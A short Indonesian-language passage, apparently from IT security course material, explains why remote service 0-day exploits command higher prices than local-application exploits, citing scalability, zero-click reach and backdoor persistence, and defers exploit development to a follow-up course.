Di pasar gelap keamanan siber (seperti Zerodium), 0-day untuk servis jauh lebih mahal daripada eksploitasi pada aplikasi lokal. Alasannya adalah:

1. **Skalabilitas**: Satu eksploitasi servis dapat digunakan untuk menyerang ribuan server yang menjalankan versi perangkat lunak yang sama di seluruh dunia.
2. **Tanpa Interaksi (Zero-click)**: Berbeda dengan *phishing* yang mengharuskan korban mengklik link, eksploitasi servis bisa dilakukan selama servis tersebut aktif dan terhubung ke internet.
3. **Persistensi**: Sekali server servis dikuasai melalui 0-day, penyerang dapat menanam *backdoor* yang sangat sulit dideteksi.

Untuk materi exploit development, akan dilanjutkan pada training it security 2.